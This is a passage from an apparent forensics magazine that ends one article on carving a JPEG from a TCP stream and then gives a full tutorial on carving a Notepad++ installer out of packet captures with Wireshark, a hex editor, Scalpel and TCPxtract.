So far we know that we have a complete TCP conversation between two hosts that the host initiated with a GET request over HTTP. We can see from the content type that our file is a jpeg file DSC07858.JPG. We know that the file is somehow in this window, albeit a raw and unreadable form and the picture is close to 191,515 bytes. Finally, from the color scheme that was mentioned earlier we know the picture was sent to the home computer from the web server.

## DATA ISOLATION

Here, we want to isolate only the data sent from the web server so that we can isolate the raw data of the picture. At the bottom of the TCP stream window there is a drop down menu that allows us to isolate the conversation in these terms.



**Figure 12.** Follow TCP Stream, selecting the server-side conversation.

Now that we have just blue color text we can begin extracting the file from its raw form. Save this portion of the conversation by going to “Save As” and naming the raw data file whatever you like. We will now need to open this file in a hex editor so that we can erase the header portion of this conversation so that all that remains is the data of the picture.

Open the raw data file to view the contents of the conversation that we saved. File headers are important because it lets the operating system know how to process the upcoming data. The Hex value 0xFFD8 signifies the beginning of jpeg images. We can search online for this information if you are unsure or if you are carving out a different file type than jpeg images.

## CARVING THE DATA OUT

One of the nice things with many hex editors is that once you select the hex value 0xFFD8 it also selects the corresponding ASCII value. Now, we must erase the data before our 0xFFD8 prefix by selecting the data we want to erase, right clicking, and clicking on “erase”. If done properly, the remaining portion of the file should now be DSC07858.JPG. Save the data and close Fileinsight. The new file that we have can now be given the proper file extension (.JPG). Once the file extension is changed the file can be opened as usual. Additional file headers can be found at: [http://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](http://en.wikipedia.org/wiki/List_of_file_signatures).




Figure 13. Fileinsight and the 0xFFD8 JPEG file header

## CONCLUSION

Carving out binary data manually can be task intensive and is hardly the desirable choice when automated program like NetworkMiner can perform these tasks with ease. However, as with any automated tool if the tool does not recognize the data it will not automatically carve it out for the analyst. Automated tools work well for basic analysis. However, the more in depth your analysis takes you the less likely that automated tools can help. This is a common occurrence when carving out data from malware or malformed data and can mean the difference between a good and a great analyst.

## ABOUT THE AUTHOR

Kelly Doyle, CISSP, GAWN, GPEN, GCIH, GCFA, ECSA, C|EH, CPT, is a combat veteran that served in U.S. Army as a Geo-spatial Intelligence Analyst during Operation Iraqi Freedom. He worked at the Marine Corps Network Operation Center as a Red Team Operator where he provided active penetration testing, evaluated incident response procedures, and assessed USMC technical defense capabilities from the perspective of U.S. government adversaries.

Kelly is an 11 year veteran of the computer security industry with a Masters in Information Security and participates in computer security and hacking competitions. His most recent accomplishments are in the Cyberlympics where his team has placed 2nd in the world preliminary finals and the Hacker Halted 2013 where he placed 4th overall in the individual hacking competition.

Kelly currently serves as a Senior Incident Responder and malware analyst at Secure Mission Solutions.

# NETWORK BASED FILE CARVING

by Gavin Stroy

File carving is the name of the technique of pulling files out of a stream of bytes without the use of a particular file system; much like finding a word in a word search puzzle. Network based file carving is used to extract files from saved network traffic data that has been collected from tools such as Wireshark or TCPdump. This is useful for extracting viruses to be analyzed, identifying exfiltration, and forensic investigations.

## What you will learn:

- File carving
- Scalpel and TCPxtract configuration
- Network forensics
- Tool chaining


## What you should know:

- Common protocols such as HTTP, DHCP, IP, TCP, etc.
- Basic traffic capture using Wireshark
- Wireshark display filters
- Linux or Windows command line


A simple example of file carving would be to use a file downloaded using the HTTP protocol. When a user enters a URL in the address bar of a web browser, a *GET* request is made for a resource on the specified server. Once the server receives the request, and is able to deliver the requested resource, it will respond with a *200 OK* message along with the requested resource.

Open up Wireshark, start a packet capture, and visit <http://notepad-plus-plus.org/download/v6.5.5.html>. Select to download the Windows executable for Notepad++. Once Notepad++ has been downloaded, stop the Wireshark packet capture. We've been capturing everything that has traversed the network to and from the capturing PC, therefore we can conclude that the bytes to make up this same executable file are somewhere in our packet capture. Save this pcap as we'll be using it throughout the article.


Now, let's find where our same executable can be found in the Wireshark packet capture. Go to "Edit", then "Find Packet"; this can also be done by pressing CTRL+F for short. Select "String", type in "Installer.exe" in the filter area, and we want to search for that particular string in the "Packet details". Once Wireshark finds the packet containing the *GET* request, right click the packet and select "Follow TCP Stream". Note that the exact same string can be found in the HTML of the website that is hosting Notepad++; keep searching until the *GET* request for the executable is found. Wireshark should filter out packets belonging to that same conversation flow as well as open a new window displaying the conversation between the browser and the server. This is what the executable looks like on the wire while it's being transferred between the client and server, a few HTTP headers and a lot of ASCII/non-ASCII bytes.



**Figure 1.** Packet search




**Figure 2.** GET request for the image



**Figure 3.** TCP stream contents

At this point, we can carve the executable file out in a few different ways. The easiest way to carve out the executable is actually from within Wireshark itself. Go to “File”, “Export Objects”, and then “HTTP”. Here, Wireshark should open a new window with several files categorized by packet number, content type, size, and filename. In “Export Objects”, Wireshark by default searches through the captured packet data and records this information for all HTTP file transfers; uploads and downloads. Find the *npp.6.5.5.Installer.exe* and save the file. We can run the original executable within Windows and run the newly carved executable to verify that the file we had extracted is in fact the same file. However, if this were hypothetically a forensics investigation and we were carving out a virus; we would not want to run the potential virus and infect our examining machine. Instead, to forensically verify that this is the same file without running the executables, we would want to use an MD5 hash generator to compare the hash values of the two files. For simplicity, we can visit [hash.online-convert.com/md5-generator](http://hash.online-convert.com/md5-generator) and generate the MD5 hash for the original file that was downloaded. Also note, if this were a forensics investigation we would want to perform the MD5 hash generation locally on the examining machine and not risk infecting others. Performing the MD5 hash generation of the file original downloaded file, *npp.6.5.5.Installer.exe*, gives us: c124f3411c3e22a8cbc7ada51b6961f. We then compare the MD5 hash for the file that we had extracted from Wireshark and can now confirm that they in fact the same file. Consider this file carved!

Your hash has been successfully generated.



**Figure 4.** MD5 hash of the original image file

## MORE GENERALIZED FILE CARVING

At this point, network based file carving must seem really easy. Unfortunately, due to the nature of networks and networking protocols, this technique only works for a few protocols. In fact, Wireshark is only aware of how to do this with HTTP, DICOM, and SMB protocols. If we were to try and carve out files that had been transferred via FTP or instant messaging applications, we would not be able to do so by using the same steps as the previous section. For this reason, we need a more generalized form of file carving.

For a more generalized method of carving out files, let's try to carve out the same file but this time we will assume that Wireshark doesn't know how to do this by itself. Building off our previous section we will once again use Wireshark to identify and assemble the packets containing the executable files data. Go to "Edit", then "Find Packet"; this can also be done by pressing CTRL+F for short. Select "String", type in "Installer.exe" in the filter area, and we want to search for that particular string in the "Packet details". Once Wireshark finds the packet containing the *GET* request, right click the packet and select "Follow TCP Stream". Note that the exact same string can be found in the HTML of the website that is hosting Notepad++; keep searching until the *GET* request for the executable is found. Wireshark should once again filter out packets belonging to that same conversation flow as well as open a new window displaying the conversation between the browser and the server. For our purposes, we only care about the contents being sent from the server to our client browser. In the drop down box, change the conversation list from the entire conversation to the unidirectional traffic from the server to the client. This time, let's save the raw bytes as *exec.dump*.

Now that we have the file saved on our hard drive, we need to open it with a hex editor and clear out the HTTP headers. We know that in the HTTP protocol, the reply headers are terminated by the hex string 0x0D 0x0A 0x0D 0x0A. Open *exec.dump* in a hex editor and search for that string in the hex bytes. The first instance of that termination string, and everything above it, belongs to the response header. Delete these bytes. Everything else left afterwards belongs to our executable file. Save the remaining bytes as a new .exe file such as *exec.exe*. By comparing the MD5 hash for this newly carved out file, we can verify that this is the same executable file that had originally been downloaded by the client browser. Once again, consider this file carved!

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D HTTP/1.1 200 OK.
00000010 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 .Content-Type: a
00000020 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64 pplication/x-msd
00000030 6F 73 2D 70 72 6F 67 72 61 6D 0D 0A 41 63 63 65 os-program..Acce
00000040 70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74 65 73 pt-Ranges: bytes
00000050 0D 0A 45 54 61 67 3A 20 22 31 34 37 32 30 33 39 ..ETag: "1472039
00000060 34 33 31 22 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66 431"..Last-Modif
00000070 69 65 64 3A 20 54 68 75 2C 20 30 36 20 4D 61 72 ied: Thu, 06 Mar
00000080 20 32 30 31 34 20 32 33 3A 33 34 3A 32 31 20 47 2014 23:34:21 G
00000090 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 MT..Content-Leng
000000A0 74 68 3A 20 37 36 32 34 38 30 38 0D 0A 44 61 74 th: 7624808..Dat
000000B0 65 3A 20 54 75 65 2C 20 31 38 20 4D 61 72 20 32 e: Tue, 18 Mar 2
000000C0 30 31 34 20 31 30 3A 30 32 3A 32 30 20 47 4D 54 014 10:02:20 GMT
000000D0 0D 0A 53 65 72 76 65 72 3A 20 6C 69 67 68 74 74 ..Server: lightt
000000E0 70 64 2F 31 2E 34 2E 33 33 0D 0A 0D 0A 4D 5A 90 pd/1.4.33...MZ.
000000F0 00 03 00 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 .....ÿÿ....
00000100 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 .....@.....
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120 00 00 00 00 00 00 00 00 00 00 D0 00 00 00 0E 1F BA .....°
00000130 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 ..'í!..Lí!This
00000140 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 program cannot b
00000150 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 e run in DOS mod
00000160 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 41 7B D1 e....$......A{Ñ
00000170 6B 05 1A BF 38 05 1A BF 38 05 1A BF 38 0C 62 3C k..¿8...¿8..b<
00000180 38 06 1A BF 38 0C 62 2C 38 14 1A BF 38 05 1A BE 8..¿8.b,8..¿8..%
00000190 38 A9 1A BF 38 1E 87 15 38 09 1A BF 38 1E 87 25 8@.¿8.+8..¿8.+§
000001A0 38 04 1A BF 38 1E 87 22 38 04 1A BF 38 52 69 63 8..¿8.+8..¿8Ric
000001B0 68 05 1A BF 38 00 00 00 00 00 00 00 00 50 45 00 h..¿8.....PE.
000001C0 00 4C 01 06 00 E4 E2 47 4F 00 00 00 00 00 00 00 .L...ääGO.....
000001D0 00 E0 00 02 01 0B 01 0A 00 00 74 00 00 00 7A 07 .Ä.....t...z.
000001E0 00 00 42 00 00 AF 38 00 00 00 10 00 00 00 90 00 ..B..~8.....
000001F0 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 ..@.....
00000200 00 06 00 00 00 05 00 00 00 00 00 00 00 80 16 .....€.
00000210 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 .....@.....
00000220 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 .....
00000230 00 10 00 00 00 00 00 00 00 00 00 00 40 AC 00 .....@~.
00000240 00 B4 00 00 00 00 14 00 B0 60 02 00 00 00 00 00 .'......°.....
```

Figure 5. Finding termination string in hex editor

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	D0	00	00	.....ð...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..'í!..Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	41	7B	D1	6B	05	1A	BF	38	05	1A	BF	38	05	1A	BF	38	A{Ñk..¿8..¿8..¿8
00000090	0C	62	3C	38	06	1A	BF	38	0C	62	2C	38	14	1A	BF	38	.b<8..¿8..b,8..¿8
000000A0	05	1A	BE	38	A9	1A	BF	38	1E	87	15	38	09	1A	BF	38	..%8@.¿8..+8..¿8
000000B0	1E	87	25	38	04	1A	BF	38	1E	87	22	38	04	1A	BF	38	..+8..¿8..+8..¿8
000000C0	52	69	63	68	05	1A	BF	38	00	00	00	00	00	00	00	00	Rich..¿8.....
000000D0	50	45	00	00	4C	01	06	00	E4	E2	47	4F	00	00	00	00	PE..L...ääGO....
000000E0	00	00	00	00	E0	00	02	01	0B	01	0A	00	00	74	00	00	....ä.....t..
000000F0	00	7A	07	00	00	42	00	00	AF	38	00	00	00	10	00	00	.z...B..¯8.....
00000100	00	90	00	00	00	40	00	00	10	00	00	00	00	02	00	00	.....@.....
00000110	05	00	00	00	06	00	00	00	05	00	00	00	00	00	00	00	.....
00000120	00	80	16	00	00	04	00	00	00	00	00	00	02	00	40	85	.€.....@...
00000130	00	00	10	00	00	10	00	00	00	00	10	00	00	10	00	00	.....
00000140	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	40	AC	00	00	B4	00	00	00	00	00	14	00	B0	60	02	00	@~..'.....°`..
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	60	08	00	94	09	00	00	00	00	00	00	00	00	00	00	..`.."......
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	90	00	00	D0	02	00	00	.....ð...
000001B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001C0	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	.....text...
000001D0	8C	72	00	00	00	10	00	00	00	74	00	00	00	04	00	00	Er.....t.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	.....`
000001F0	2E	72	64	61	74	61	00	00	6E	2B	00	00	00	90	00	00	.rdata..nt+.....
00000200	00	2C	00	00	40	78	00	00	00	00	00	00	00	00	00	00	....x.....
00000210	00	00	00	00	40	00	00	40	2E	64	61	74	61	00	00	00	....@..@.data...
00000220	9C	2B	07	00	00	C0	00	00	02	00	00	00	A4	00	00	00	æ+...Ä.....æ..
00000230	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	C0	.....@..Ä
00000240	2E	6E	64	61	74	61	00	00	10	0C	00	00	F0	07	00	00	.ndata.....ð..

Figure 6. Hex contents after editing

## AUTOMATED FILE CARVING

This is a great place to be. We can now carve files that Wireshark doesn't know how to natively carve out. Our issue now is that doing so took a lot of work. We also need to address how to handle protocols that we don't exactly know about such as custom or proprietary networking protocols. To solve this, we should use an automated file carver.

At the beginning of every file, the first few bytes act as a header which identifies that particular file format. These header bytes are known as "Magic Numbers". For example, this is how the File command in Linux is able to determine file types regardless of their file name. An actively maintained table of these file signatures can be found at [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html).

Scalpel is an automated file carving utility uses file signatures to identify where exactly, in a stream of bytes, a particular type of file is located and will automatically carve it out. This is very useful for disk forensics but files streamed across networks are typically broken up across multiple packets each with their own Ethernet and IP headers. However, we can use the "Follow TCP Stream" feature of Wireshark to reassemble the information in the packets, save it to disk as a giant blob of bytes, and use Scalpel to accurately carve out the file. The project page for Scalpel can be found on GitHub at: <https://github.com/machn1k/Scalpel-2.0>.

From our more general method of file carving, we will extract the raw packet bytes in Wireshark and save them to our hard drive. In Wireshark, go to "Edit", then "Find Packet"; this can also be done by pressing CTRL+F for short. Select "String", type in "Installer.exe" in the filter area, and we want to search for that particular string in the "Packet details". Once Wireshark finds the packet containing the

*GET* request, right click the packet and select “Follow TCP Stream”. Note that the exact same string can be found in the HTML of the website that is hosting Notepad++; keep searching until the *GET* request for the executable is found. Again, Wireshark should filter out packets belonging to that same conversation flow as well as open a new window displaying the conversation between the browser and the server. This time, let’s save the unidirectional conversation from the server to the client browser in raw bytes form as *exec2.dump*.

While Scalpel does come with a default configuration file, we are going to create our own to demonstrate how easy it is to create and modify the file signatures it searches for. Browse to [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html) and search the page with CTRL+F to search for “executable”. Continue down until the “Windows/DOS executable file” section has been reached. Here we can see that the magic numbers for a Windows executable file begins with 4D 5A 90 00 03 and has no dedicated footer. Create a file called *scalpel.conf* and enter the information as show in Figure 7. A description of how the configuration file is formatted goes as follows: From left to right; the extension of the file, the second column is always “y”, the size in bytes (or longest expected size in bytes), header numbers in hexadecimal, and trailer (if available) numbers in hexadecimal. Now run scalpel using the -c switch for our configuration file and the -o switch for the output directory. Navigate to the output directory and we notice that Scalpel has carved out an EXE file. Now a small quirk with Scalpel is that files without a dedicated footer are appended with a null byte (\x00). To fix this, just open a hex editor and remove that last null byte in the file. Once edited, the MD5 hash for the newly carved out file can be compared against the MD5 hash of the original file. We can now verify that this is the same executable file that had originally been downloaded by the client browser. This file has been automatically carved!

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat scalpel.conf
exe y 50000000 \x4d\x5a\x90\x00\x03
root@kali:~# scalpel -c scalpel.conf exec2.dump -o output
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.60.

Opening target "/root/exec2.dump"

Image file pass 1/2.
exec2.dump: 100.0% |*****| 7.3 MB 00:00 ETA
Allocating work queues...
Work queues allocation complete. Building carve lists...
Carve lists built. Workload:
exe with header "\x4d\x5a\x90\x00\x03" and footer "" --> 1 files
Carving files from image.
Image file pass 2/2.
exec2.dump: 100.0% |*****| 7.3 MB 00:00 ETA
Processing of image file complete. Cleaning up...
Done.
Scalpel is done, files carved = 1, elapsed = 0 seconds.
root@kali:~#

```

**Figure 7.** *scalpel.conf* file and *scalpel* command


## CARVING ON A NETWORK SCALE

Now, while Scalpel is great for carving out single files from network data, it doesn’t scale to multiple conversations or multiple files that are being transferred through the network. Thankfully, such a tool exists and it is called TCPxtract.

TCPxtract is a wonderful tool that extracts files from network traffic based on the same file signatures as Scalpel. One of TCPxtract’s strengths involve its ability to work on live network capture data without the use of a saved packet capture in addition to being capable of working on saved pcap data. Additionally, with TCPxtract’s ability to read a TCP streams, there is no need to isolate the exact conversation that contains the file we would like to extract. However, to prevent TCPxtract from carving out every file in the network capture, we will want to narrow the list of conversations. The project page for TCPxtract can be found at <http://tcpxtract.sourceforge.net/>.

We know the IP address of the server that we had quarried so we will use this as our criteria to limit the number of files to be carved out. In a small packet capture this may not be an issue but for an enterprise level network traffic capture, there could be a lot of unnecessary information that should be filtered out before file carving is attempted. With our packet capture in Wireshark, enter the IP address of the server as a display filter to limit displayed packets. Go to “File”, “Export Specified Packets”, then export all displayed packets into a new pcap file. This will be the saved capture file that we will run TCPxtract against.

